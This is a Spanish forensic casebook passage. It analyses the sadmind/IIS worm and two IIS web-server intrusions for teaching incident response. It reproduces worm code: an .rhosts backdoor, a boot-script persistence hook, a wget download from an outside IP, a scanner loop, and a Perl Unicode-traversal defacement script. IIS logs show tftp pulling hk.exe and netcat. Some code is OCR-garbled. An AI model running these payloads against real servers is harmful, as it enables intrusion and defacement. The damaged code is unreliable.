Siguiendo las indicaciones de uso del programa (de hecho, el programa funciona realmente como indica su forma de uso), algunas versiones del virus sadmin/IIS se hicieron pensando tanto en la arquitectura x86 como en la Sparc. Esta versión solamente atacaba a plataformas Sparc. En el script del virus mostrado arriba, se ejecuta el programa brute una vez en Sparc Solaris 2.6, y si falla, se ejecuta otra para Sparc Solaris 7. Si la primera falla, se da por hecho que la segunda tiene éxito.

Suponiendo que el ataque ha tenido éxito, el servidor atacado tiene acceso como root a la máquina, y se le pueden transferir archivos que propaguen el virus y lo inicien en la máquina remota. Esto se lleva a cabo en cmd1.txt y cmd2.txt.

cmd1.txt

```

/bin/echo "+ +" > '/bin/grep root /etc/passwd|/bin/awk -F: '{print
$6}'/.rhosts
exit

```

El archivo cmd1.txt contiene la sintaxis adecuada de los comandos para poder encontrar un usuario en la máquina con los privilegios de root y añadirle + +. El archivo rhosts f, permite un acceso remoto completo. Entonces el virus crea una copia de sí mismo, uni.tar, y la copia a la nueva máquina utilizando rcp.

cmd2.txt

```

/bin/tar -xvf /tmp/uni.tar

```

Los archivos del virus se extraen en /dev/cuc.

```

/bin/echo "/bin/nohup /dev/cuc/start.sh >/dev/null 2>&1 &" > /etc/r
c2.d/tmp1
/bin/cat /etc/rc2.d/S71rpc >> /etc/rc2.d/tmp1
/bin/mv /etc/rc2.d/S71rpc /etc/rc2.d/tmp2
/bin/mv /etc/rc2.d/tmp1 /etc/rc2.d/S71rpc
/bin/chmod 744 /etc/rc2.d/S71rpc
/dev/cuc/wget -c -O /tmp/perl-5.005_03-sol26-sparc-local.gz http://
202.96.209.10:80/mirrors/www.sunfreeware.com/sparc/2.6/perl-5.005_0
3-sol26-sparc-local.gz
/dev/cuc/gzip -d /tmp/perl-5.005_03-sol26-sparc-local.gz
/bin/mkdir /usr/local
/bin/cat /dev/cuc/pkgadd.txt|/usr/sbin/pkgadd -d /tmp/perl-5.005_03
-sol26-sparc-local
/bin/rm -f /tmp/uni.tar /tmp/perl-5.005_03-sol26-sparc-local
exit

```

A continuación, el archivo de arranque `S71rpc rc` se modifica para iniciar el script de arranque del virus, `start.sh`. Además, debido a que parte del virus depende del intérprete de Perl, las aplicaciones de Perl se descargan de la página Web de Sun utilizando `wget`. Finalmente, una vez que el ataque se ha completado, la dirección IP de la víctima se añade al archivo `sadminhack.txt` de la máquina que originó el ataque, y alguno de los archivos del virus que no se necesitan más se borran.

El virus está ahora configurado para trabajar en una máquina Solaris y comenzar un nuevo ciclo de vida, buscando más máquinas a las que atacar.

EJECUCIÓN DEL ATAQUE UNICODE

La finalidad verdadera del virus (además de propagarse para poder sobrevivir y crecer) es desconfigurar sitios Web. Esto lo realiza aprovechándose de la vulnerabilidad Unicode de los servidores Web Microsoft IIS. El ataque Unicode se inicia con el shell script `uniattack`.

uniattack.sh

```
#!/bin/sh
while true
do
i='/usr/local/bin/perl /dev/cuc/ranip.pl'
j=0
while [ $j -lt 256 ];do
/dev/cuc/grabbb -t 3 -a $i.$j.1 -b $i.$j.50 80 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.51 -b $i.$j.100 80 >> /dev/cub/$i.txt
/dev/cuc/grabbb -t 3 -a $i.$j.101 -b $i.$j.150 80 >> /dev/cub/$i.tx
t
/dev/cuc/grabbb -t 3 -a $i.$j.151 -b $i.$j.200 80 >> /dev/cub/$i.tx
t
/dev/cuc/grabbb -t 3 -a $i.$j.201 -b $i.$j.254 80 >> /dev/cub/$i.tx
t
j='/bin/echo "$j+1"|/bin/bc'
done
iplist='/bin/awk -F: '{print $1}' /dev/cub/$i.txt'
for ip in $iplist;do
/usr/local/bin/perl /dev/cuc/uniattack.pl $ip:80 >> /dev/cub/result
.txt
done
rm -f /dev/cub/$i.txt
done
```

El script de arranque `uniattack` se comporta de manera parecida a `sadmin.sh`, utilizando el programa `grabbb` para conseguir información relevante de las direcciones IP generadas `ranip.pl`, y comenzar a comprobar las vulnerabilidades potenciales de los servidores Web en el puerto TCP 80. Una vez que se ha completado, ejecuta el script en `perl uniattack.pl` para cada dirección IP que encuentre ejecutando un servidor Web.

uniattack.pl

[illegible]

[illegible]


```

my @results1=sendraw("GET / HTTP/1.0\r\n\r\n");
foreach $line1 (@results1)
{
    if ($line1 =~ /f--- USA Government/)
    {
        print "<$host hacked> :-)\n";
    }
}
exit 0
}

# -----test method 2
my @results=sendraw("GET /scripts/..%c1%9c../winnt/system32/cmd.exe
?/c+dir HTTP/1.0\r\n\r\n");
foreach $line (@results)
{
    if ($line =~ /Directory/)
    {
        $flag=1;
        my @results1=sendraw("GET /scripts/..%c1%9c../winnt/system32/cmd.
exe?/c+dir+..\ HTTP/1.0\r\n\r\n");
        foreach $line1 (@results1)
        {
            if ($line1 =~ /<DIR>/)
            {
                @a=split(/\ /,$line1);
                $b=length($a[-1]);
                $c=substr($a[-1],0,$b-2);
                sendraw("GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+copy
+\\winnt\\system32\\cmd.exe+root.exe HTTP/1.0\r\n\r\n");
                sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>f---+PoisonBOx^<tr^>^<td^>^<p+align%3D%22cente
r%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^<
/html^>>../$c/index.asp HTTP/1.0\r\n\r\n");
                sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>f---+PoisonBOx^<tr^>^<td^>^<p+align%3D%22cente
r%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^<
/html^>>../$c/index.htm HTTP/1.0\r\n\r\n");
                sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s
ize%3D7+color%3Dred^>f---+PoisonBOx^<tr^>^<td^>^<p+align%3D%22cente
r%22^>^<font+size%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^<
/html^>>../$c/default.asp HTTP/1.0\r\n\r\n");
                sendraw("GET /scripts/root.exe?/c+echo+^<html^>^<body+bgcolor%3
Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<table+width%3D100%>^<
td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^>f---+US
A+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+s

```

```

ize%3D7+color%3Dred>f---+PoizonBOX<tr>^<td>^<p+align%3D%22center%22>^<^<font+size%3D4+color%3Dred>contact:sysadmcn@yahoo.com.cn^</html>^>..%c/default.htm HTTP/1.0\r\n\r\n");
}
}
my @results2=senddraw("GET /scripts/..%c%9c../winnt/system32/cmd.exe?/c+dir+..\wwwroot\ HTTP/1.0\r\n\r\n");
foreach $line2 (@results2)
{
    if ($line2 =~ /<DIR>/)
    {
        @a=split(/\ /,$line2);
        $b=length($a[-1]);
        $c=substr($a[-1],0,$b-2);
        senddraw("GET /scripts/..%c%9c../winnt/system32/cmd.exe?/c+copy+\\winnt\\system32\\cmd.exe+root.exe HTTP/1.0\r\n\r\n");
        senddraw("GET /scripts/root.exe?/c+echo+^<html>^<body+bgcolor%3Dblack>^<br>^<br>^<br>^<br>^<br>^<br>^<table+width%3D100%>^<td>^<p+align%3D%22center%22>^<font+size%3D7+color%3Dred>f---+USA+Government^</font>^<tr>^<td>^<p+align%3D%22center%22>^<font+size%3D7+color%3Dred>f---+PoizonBOX<tr>^<td>^<p+align%3D%22center%22>^<font+size%3D4+color%3Dred>contact:sysadmcn@yahoo.com.cn^</html>^>..wwwroot/%c/index.asp HTTP/1.0\r\n\r\n");
        senddraw("GET /scripts/root.exe?/c+echo+^<html>^<body+bgcolor%3Dblack>^<br>^<br>^<br>^<br>^<br>^<br>^<table+width%3D100%>^<td>^<p+align%3D%22center%22>^<font+size%3D7+color%3Dred>f---+USA+Government^</font>^<tr>^<td>^<p+align%3D%22center%22>^<font+size%3D7+color%3Dred>f---+PoizonBOX<tr>^<td>^<p+align%3D%22center%22>^<font+size%3D4+color%3Dred>contact:sysadmcn@yahoo.com.cn^</html>^>..wwwroot/%c/index.htm HTTP/1.0\r\n\r\n");
        senddraw("GET /scripts/root.exe?/c+echo+^<html>^<body+bgcolor%3Dblack>^<br>^<br>^<br>^<br>^<br>^<br>^<table+width%3D100%>^<td>^<p+align%3D%22center%22>^<font+size%3D7+color%3Dred>f---+USA+Government^</font>^<tr>^<td>^<p+align%3D%22center%22>^<font+size%3D7+color%3Dred>f---+PoizonBOX<tr>^<td>^<p+align%3D%22center%22>^<font+size%3D4+color%3Dred>contact:sysadmcn@yahoo.com.cn^</html>^>..wwwroot/%c/default.asp HTTP/1.0\r\n\r\n");
        senddraw("GET /scripts/root.exe?/c+echo+^<html>^<body+bgcolor%3Dblack>^<br>^<br>^<br>^<br>^<br>^<br>^<table+width%3D100%>^<td>^<p+align%3D%22center%22>^<font+size%3D7+color%3Dred>f---+USA+Government^</font>^<tr>^<td>^<p+align%3D%22center%22>^<font+size%3D7+color%3Dred>f---+PoizonBOX<tr>^<td>^<p+align%3D%22center%22>^<font+size%3D4+color%3Dred>contact:sysadmcn@yahoo.com.cn^</html>^>..wwwroot/%c/default.htm HTTP/1.0\r\n\r\n");
    }
}
my @results1=senddraw("GET / HTTP/1.0\r\n\r\n");
foreach $line1 (@results1)
{
    if ($line1 =~ /f--- USA Government/)
    {
        print "<$host hacked> :-)\n";
    }
}
exit 0
}

```

```
}  
sub sendraw {  
    my ($pstr)=@_  
    socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp')) ||  
        die("Socket problems\n");  
    if(connect(S,pack "SnA4x8",2,$port,$target)){  
        my @in;  
        select(S); $|=1; print $pstr;  
        while(<S){ push @in, $_;}  
        select(STDOUT); close(S); return @in;  
    } else { die("Can't connect...\n"); }  
}
```

Una vez que el script en perl identifica el servidor Web Microsoft IIS, ejecuta 14 variaciones distintas del ataque Unicode, en un intento de comprometer seriamente al servidor y tirar abajo la página Web con el siguiente mensaje:

```
f- USA Government  
f- PoizonB0x  
contact:sysadmcn@yahoo.com.cn
```

Al final de cada método, los scripts creados para realizar pruebas, comprueban si se ha llevado a cabo el ataque con éxito y, en caso afirmativo, dejar nota y pasar al siguiente servidor.



RESPUESTAS

1. Se burló la seguridad de los servidores Web y posteriormente fueron atacados a través de la «vulnerabilidad de análisis del archivo de solicitud Web» (también conocida como Ataque Unicode), detallada en la base de datos de CVE con el nombre de #CVE-2000-0886. Las características concretas de esta vulnerabilidad son discutidas con detalle en la Solución 1, «The French Connection».
2. El virus utilizaba solarisbox.financialco.net como medio de transporte y base desde donde atacar. La finalidad principal del virus era tirar abajo sitios Web. Para obtener una efectividad total, el virus necesitaba propagarse y extenderse lo máximo posible. Sadmin permitía que el virus se extendiera por Internet a muchos más sistemas que si el ataque lo hubiera realizado una única máquina (sin mencionar el propio ataque a la máquina que inicia el ataque).
3. Con toda probabilidad, la fuente inicial del ataque provino de una máquina Solaris atacada, de cualquier lugar de Internet. Los informes del virus comenzaron el 6 de mayo del 2001; como este incidente ocurrió el 8 de mayo del 2001, se llegó a la conclusión de que solarisbox.financialco.net no había sido la que inició el ataque con el virus.
4. El orden de eventos desde el principio hasta el final fue el siguiente:

- A. Solarisbox.financialco.net fue atacada usando la vulnerabilidad del desbordamiento del buffer de sadmind desde otra máquina, que también estaba infectada por el virus.
- B. El virus se replicó a sí mismo en la máquina Solaris, y comenzó un nuevo ciclo de vida.
- C. El virus trató de encontrar pseudo aleatoriamente otras máquinas Solaris vulnerables, en las cuales propagarse y tirar abajo los sistemas vulnerables con Microsoft IIS (y dejar un mensaje).
- D. El virus encontró numerosas máquinas vulnerables con Microsoft IIS y las tiró abajo.



PREVENCIÓN

El virus sadmind/IIS se basa en dos vulnerabilidades muy conocidas y documentadas. El Ataque Unicode, que se identificó en octubre del 2000. Y el desbordamiento del buffer de sadmind, que se identificó en diciembre de 1999. No obstante, financialco.net fue una de las miles de compañías que fue atacada por este virus. La prevención se basa principalmente en una política y una vigilancia adecuadas. Se debe hacer un seguimiento exhaustivo de los puntos débiles y las vulnerabilidades que vayan apareciendo, y actualizar los sistemas regularmente con los parches apropiados.



RESOLUCIÓN

La mayoría de los programas anti-virus que existen actualmente en el mercado pueden eliminar los componentes del virus, tanto para sistemas Windows NT/2000 como para Solaris. En algunas organizaciones con miles de máquinas, es una tarea bastante tediosa. Además, los parches están disponibles para ambos sistemas.

Los servidores Microsoft IIS se actualizan fácilmente con su parche correspondiente. Estos parches se encuentran en <http://www.microsoft.com/technet/security/bulletin/MS00-078.asp>. Este parche se publicó en octubre de 2000.

También hay un parche para servidores Solaris. Se encuentra en <http://sunsolve.sun.com/pubcgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba>. Este parche se publicó en diciembre de 1999.

RECURSOS ADICIONALES

Notificador CERT del virus sadmind/IIS:

<http://www.cert.org/advisories/CA-2001-11.html>

Notificador CERT del desbordamiento sadmind en Solaris:

<http://www.kb.cert.org/vuls/id/28934>

Notificador CERT sobre la vulnerabilidad IIS Unicode:

<http://www.kb.cert.org/vuls/id/111677>

Entrada de la CVE para el desbordamiento sadmind:

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0977>



SOLUCIÓN 9

FDIC, Insecured¹

por Keith Jones, Foundstone, Inc.

¹ Nota del traductor: Este título, FDIC, Insecured, se traduce como Corporación de Seguro Federal para Depósitos (EEUU), No segura, y se relaciona con el contenido de este capítulo, que describe el ataque a una entidad financiera americana.

Este tipo de intrusiones es muy interesante debido a la naturaleza del negocio, la extorsión que se produjo a través del correo electrónico, y la falta de seguridad en el servidor donde se produjo el ataque. Inmediatamente, Rory se dio cuenta de que este caso tenía muchos detalles confusos. El trabajo más importante de un investigador es darle sentido a un conjunto de detalles fragmentados, esto es lo que realmente diferencia a un buen investigador del resto.

La parte más importante de la investigación fue identificar que la intrusión estaba compuesta realmente por dos ataques entremezclados. Uno de los ataques se aprovechaba de la vulnerabilidad Unicode para conseguir acceso y descargar un conjunto de herramientas de intrusión. El otro ataque utilizaba la vulnerabilidad de Double Decode, presumiblemente para examinar los contenidos del sistema de archivos. Una vez que se establecieron las dos formas distintas en las que se produjo el ataque, lo más sensato era revisar el conjunto de herramientas transferidas a la máquina atacada en el primer ataque.

Las herramientas que se utilizaron por el primer atacante tienen archivos de configuración que son síntomas claros. Una de las herramientas es un servidor Serv-UFTP, el proceso SUD.EXE. La otra es una versión modificada de Wingate, también conocido como backgate (entrada trasera). Esta versión modificada se utiliza para conexiones proxy en diferentes protocolos, como HTTP y telnet. Por tanto, siempre que el atacante quiera asaltar un sistema nuevo, puede hacerlo utilizando la dirección IP de la máquina a atacar. Como resultado, la primera víctima será culpada de un ataque hacia abajo, hacia sus clientes. Estas herramientas provocan que el primer ataque tenga la finalidad de acceder al ancho de banda del servidor, más que a causar algún daño en el sistema. Es un hecho conocido que el archivo `E.asp` es capaz de ejecutarse con privilegios del sistema en la instalación predeterminada de Windows NT 4.0. Esto le permite al intruso tener un control completo con los permisos por encima del servidor Web (que es el propio sistema), y por tanto, un control completo del sistema.

Este caso es un buen ejemplo de cómo actuar frente a algo que en un principio parece caótico. Los ataques que se realizan en una Web son difíciles de reconstruir si no se dispone de archivos de registro o de alguna que otra huella. Además, una vez que las vulnerabilidades se han hecho públicas, la cosa se puede poner muy interesante, ya que el investigador podría toparse con más de una intrusión. La verdad es que da vergüenza que por no actualizar el sistema con uno o dos parches, que se instalan en un minuto, se tenga que hacer frente a tediosas investigaciones después de haberse producido un ataque. Como se mencionó anteriormente, los NIDS podrían haber sido de gran ayuda para desenredar el misterio de cómo ocurrió el ataque exactamente, si el servidor no estuviera utilizando HTTPS.



RESPUESTAS

1. La primera cosa que Rory debería haber comprobado cuando hizo la duplicación de la estación de trabajo de análisis era ver si la BIOS estaba

configurada para arrancar primero desde un disquete. Si no, cabía la posibilidad de que el sistema se reiniciara desde el disco duro que estaba intentando duplicar, lo cual no le colocaba en una buena situación, ya que el proceso de arranque podría alterar tanto fechas como horas en el sistema de archivos.

2. Las huellas de MDAC, Vulnerabilidad de negación de carpeta del Servidor Web (Unicode) y la Vulnerabilidad de la Decodificación Superflua (Double Decode) son las siguientes:
 - **MDAC.** El ataque MDAC normalmente crea dos o tres entradas en el registro que acceden a msadcs.dll. Una de estas entradas es GET y la otra POST.
 - **Unicode.** El ataque Unicode normalmente crea una línea en el registro que tiene un directorio transversal, el cual no es un directorio válido en un servidor Web. Mucha gente busca con `../../../../`, pero en realidad es mejor investigar la cadena `cmd.exe`. Esto se debe a que nunca se debería ejecutar en un servidor Web el comando `cmd.exe`. Si existe una salida con status 200, eso significa que el comando se ejecutó sin problemas y el servidor fue atacado.
 - **Double Decode.** El ataque Double Decode normalmente crea una línea en el registro del servidor Web que es muy paracida a la producida en el ataque Unicode. El ataque se conectará con `%5c` cuando el directorio sea negado. Es una buena idea buscar la misma cadena que para el ataque Unicode, es decir, `cmd.exe`.
3. El ataque Unicode se llevó a cabo con éxito en el primer registro. El ataque Unicode se intentó de nuevo en el segundo registro de IIS, pero falló dando una salida con status 404. El ataque Double Decode se intentó y se ejecutó con éxito únicamente en el segundo registro. Esto se comprueba fácilmente ya que la cadena `%5c` aparece en URL cuando el intruso realiza una petición. El ataque MDAC no aparece en los registros.
4. Anteriormente el sistema se había actualizado con el parche de Unicode. Rory sabía que la vulnerabilidad estaba presente en el primer registro, pero no en el segundo. Sabía esto por dos razones: la salida del código tenía un status 404 y la cadena `%c0%af` aparecía en el registro. Cuando el ataque tuvo éxito, en su lugar apareció la cadena `/` y la salida tiene normalmente un status 200.
5. Después de una investigación más a fondo, Rory se dio cuenta de que el registro del primer ataque se había completado en menos de dos minutos. Cuando se inspeccionó el caso real, se llegó a la conclusión de que el ataque fue realizado a través de un script. El ataque ocurrió en la tarde del 7/15/01 y el atacante se hizo con un control absoluto del sistema en unos segundos.

Unas semanas más tarde, se produjo el ataque Double Decode. Esta vez, se necesitó más tiempo para llevar a cabo el ataque. Además, el atacante pudo fácilmente obtener un listado completo con el comando `dir /s` en lugar de tener que entrar en cada directorio y ejecutar cada vez el comando `dir`. Gracias a la ejecución del comando `dir/s`, un atacante es capaz de obtener un listado completo de todos los directorios, sin embargo deja una entrada en los registros del servidor Web, mediante la que puede ser detectado posteriormente.



PREVENCIÓN

La prevención para este tipo de ataques es relativamente sencilla. Los siguientes Boletines de Microsoft estaban disponibles para cada una de las vulnerabilidades, poco después de haber sido descubiertas:

- ▼ MDAC—MS99-025.
- Unicode—MS00-78.
- ▲ Double Decode—MS01-26.

Cualquier tipo de software se puede actualizar con el parche de seguridad apropiado, para evitar la mayoría de los ataques futuros de los que pueda ser víctima. Los parches se pueden encontrar en los boletines de los sitios Web de Seguridad de Microsoft, <http://www.microsoft.com/security>. Para proteger el sistema de ataques similares en el futuro, una buena práctica es restringir el acceso a `cmd.exe` solamente al administrador. Esto evitará que un usuario que no sea administrador colapse el interprete de comandos, colocando al sistema en una situación todavía más comprometida.

Otra sugerencia es que en el caso de que un incidente vuelva a ocurrir, se archiven los registros de IIS «offline» (cuando está desconectado). El investigador no tuvo demasiadas pruebas de cuándo, dónde y cómo ocurrió el ataque. Los pasos que se hubieran seguido en el caso de disponer de más registros habrían sido más efectivos, y se hubiesen contemplado más alternativas. Como ya se ha visto, cuando ocurre un ataque a una Web, lo primero que tendría que analizar un investigador son los registros del servidor Web.

Además, la detección de las intrusiones de una red requiere una investigación larga y tediosa, sin embargo la resolución de este tipo de incidentes es mucho más fácil de realizar. No obstante, hay que tener en cuenta que si los servidores utilizan algún tipo de encriptación en el servidor Web (por ejemplo, HTTPS), los sistemas de detección de intrusos de la red no podrán detectar el tráfico. La mayoría de los servidores de un banco por Internet deberían utilizar HTTPS para mantener los datos de sus clientes a salvo.



RESOLUCIÓN

Como ya se ha explicado, la mejor forma de mitigar el efecto del ataque sería colocar un nuevo servidor en lugar del otro. (¡Por supuesto con los nuevos parches!) Ésta es la única manera de asegurarse con una garantía del 100 por 100, que el servidor no ha sido infectado con algo más, que Rory no haya detectado entre toda la información que fue auditada. En un caso real, esto es exactamente lo que un cliente elige hacer; sopesar el esfuerzo de reconstruir el servidor frente al de limpiarlo. Un intruso con bastantes recursos podría esconderse adecuadamente para evitar ser detectado, aunque el servidor atacado fuera examinado a fondo. Un análisis del sistema podría llevar varios días si se hace a conciencia. Reconstruir un sistema con NT 4.0 podría llevar solamente unas pocas horas. La disyuntiva es bastante simple.

RECURSOS ADICIONALES

Fport es una herramienta gratuita que permite enumerar puertos TCP y UDP abiertos, y mapearlos a aplicaciones en una máquina:

<http://www.foundstone.com>

Pslist es una herramienta gratuita que proporciona a un sistema Windows el comando de UNIX ps:

<http://www.sysinternals.com>



SOLUCIÓN 10

Jack and Jill¹

por Doug Barbin, Guardent, Inc.

¹ Nota del traductor: El título original se traduce por Jack y Jill.

La primera cosa que Rob notó fue la obvia utilización de la herramienta de escaneo nmap. Así fue como inicialmente «Jack» consiguió información esencial de la máquina de Tina:

```
[**] SCAN nmap fingerprint attempt [**]
05/01-21:30:24.455356 jackth3rlpp3r.com:38421 -> trumpetsandmore.com:25
TCP TTL:58 TOS:0x0 ID:43605 IpLen:20 DgmLen:60
**U*P*SF Seq: 0x410B2CF5 Ack: 0x0 Win: 0xC00 TcpLen: 40 UrgPtr: 0x0
TCP Options (5) => WS: 10 NOP MSS: 265 TS: 1061109567 0 EOL
[**] spp_portscan: portscan status from jackth3rlpp3r.com: 225 connections across 1 hosts: TCP(225), UDP(0) [**]
```

Como comentaremos más tarde, todavía no se sabía si nmap se estaba ejecutando con éxito, o si Jack utilizó las claves adecuadas para determinar el sistema operativo.

Después de analizar qué servicios estaban disponibles para poder ser atacados, Jack hizo una copia de both `hk.exe` y `netcat` a la máquina de Tina, utilizando `ftfp`.

```
2001-05-01 22:10:27 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+mkdir.exe+\\jackjill\ 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:10:40 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:10:57 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:11:05 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+mkdir.exe+\\jackjill\hk\ 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:11:10 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:13:42 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+mkdir.exe+\\jackjill\hk\hk-0.1\ 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:13:48 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\hk\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:13:59 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\jackjill\hk\hk-0.1\ 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:13:06 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+tftp.exe+-i+10.201.2.1+GET+hk.exe+c:/jackjill/hk/hk-0.1/hk.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:14:25 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+tftp.exe+-i+10.201.2.1+GET+nc.exe 502 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
2001-05-01 22:14:58 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+\\inetpub\scripts 200 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
```

Como se puede observar, Jack instaló una estructura de directorios (no la que necesitaba) para guardar `hk` y `hk.exe`, además de una copia de `netcat` de su máquina. También realizó un listado de los archivos y directorios para comprobar que todos estaban en su sitio.

Una simple búsqueda por Internet nos indica que `hk.exe` es una herramienta realizada por Todd Sabin para conseguir una escalada de privilegios de `IUSER` a `ADMINISTRATOR`. Se basa en la Vulnerabilidad Unicode de negativa del servidor Web IIS, y permite que se pueda establecer una sesión `netcat` en el sistema. Llegado a este punto, el atacante puede añadir la `IUSR_Machine` al grupo de `ADMINISTRATORS` con un simple comando DOS. Se puede encontrar más información de HK en <http://www.dmzsystems.com/en/articles/windows/iis/IISUnicodeBug.shtm>.

Llegado a este punto, Jack intentó escalar privilegios utilizando `hk.exe`, como se muestra en los registros de IIS:

```
2001-05-1 22:15:32 jackth3rlpp3r.com - trumpetsandmore.com 80 GET /
scripts/../../../../winnt/system32/cmd.exe /c+c:/jackjill/hk/hk-0.1/hk.exe+
rename+inetpub\wwwroot\default.htm+default.dm2 502 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0)
2001-05-01 22:15:40 jackth3rlpp3r.com - trumpetsandmore.com 80 GET
/scripts/../../../../winnt/system32/cmd.exe /c+dir.exe+inetpub\wwwroot 2
00 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)
```

Como se muestra en este registro, Jack comprobó si se podría realizar un simple comando para renombrar el archivo `default.htm` a otro nombre. Si nos basamos en el número de intentos, no parece que lo consiguiera. Además, los registros SNORT mostraron lo siguiente:

```
[**] HK Privilege Escalation [**]
05/01-22:15:31.999890 jackth3rlpp3r.com:4415 -> trumpetsandmore.com
:80
TCP TTL:128 TOS:0x0 ID:17882 IpLen:20 DgmLen:421 DF
***AP*** Seq: 0x4A6BDB37 Ack: 0x3A069CBC Win: 0x4470 TcpLen: 20
47 45 54 20 2F 73 63 72 69 70 74 73 2F 2E 2E 25 GET /scripts/..%
63 30 25 61 66 2E 2E 2F 77 69 6E 6E 74 2F 73 79 c0%af../winnt/sy
73 74 65 6D 33 32 2F 63 6D 64 2E 65 78 65 3F 2F stem32/cmd.exe?/
63 2B 63 3A 5C 6A 61 63 6B 6A 69 6C 6C 5C 68 61 c+c:\jackjill\ha
63 6B 5C 68 6B 5C 68 6B 2D 30 2E 31 5C 68 6B 2E ck\hk\hk-0.1\hk.
65 78 65 2B 63 6D 64 2B 2F 63 2B 72 65 6E 61 6D exe+cmd+/c+renam
65 2B 2F 69 6E 65 74 70 75 62 2F 77 77 77 72 6F e+/inetpub/wwwro
6F 74 2F 64 65 66 61 75 6C 74 2E 68 74 6D 6C 2B ot/default.html+
64 65 66 61 75 6C 74 2E 64 6D 32 20 48 54 54 50 default.dm2 HTTP
2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 69 6D /1.1..Accept: im
61 67 65 2F 67 69 66 2C 20 69 6D 61 67 65 2F 78 age/gif, image/x
2D 78 62 69 74 6D 61 70 2C 20 69 6D 61 67 65 2F -xbitmap, image/
6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 jpeg, image/pjpe
67 2C 20 2A 2F 2A 0D 0A 41 63 63 65 70 74 2D 4C g, /*..Accept-L
61 6E 67 75 61 67 65 2A 20 65 6E 2D 75 73 0D 0A anguage: en-us..
41 63 63 65 67 70 74 2D 45 6E 63 6F 64 69 6E 67 3A Accept-Encoding:
20 67 7A 69 70 2C 20 64 65 66 6C 61 74 65 0D 0A gzip, deflate..
55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 User-Agent: Mozi
```

```

6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69 11a/4.0 (compati
62 6C 65 3B 20 4D 53 49 45 20 35 2E 30 31 3B 20 ble; MSIE 5.01;
57 69 6E 64 6F 77 73 20 4E 54 20 35 2E 30 29 0D Windows NT 5.0).
0A 48 6F 73 74 3A 20 31 30 2E 32 30 31 2E 32 2E .Host: 10.201.2.
37 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 7..Connection: K
65 65 70 2D 41 6C 69 76 65 0D 0A 0D 0A eep-Alive....

```

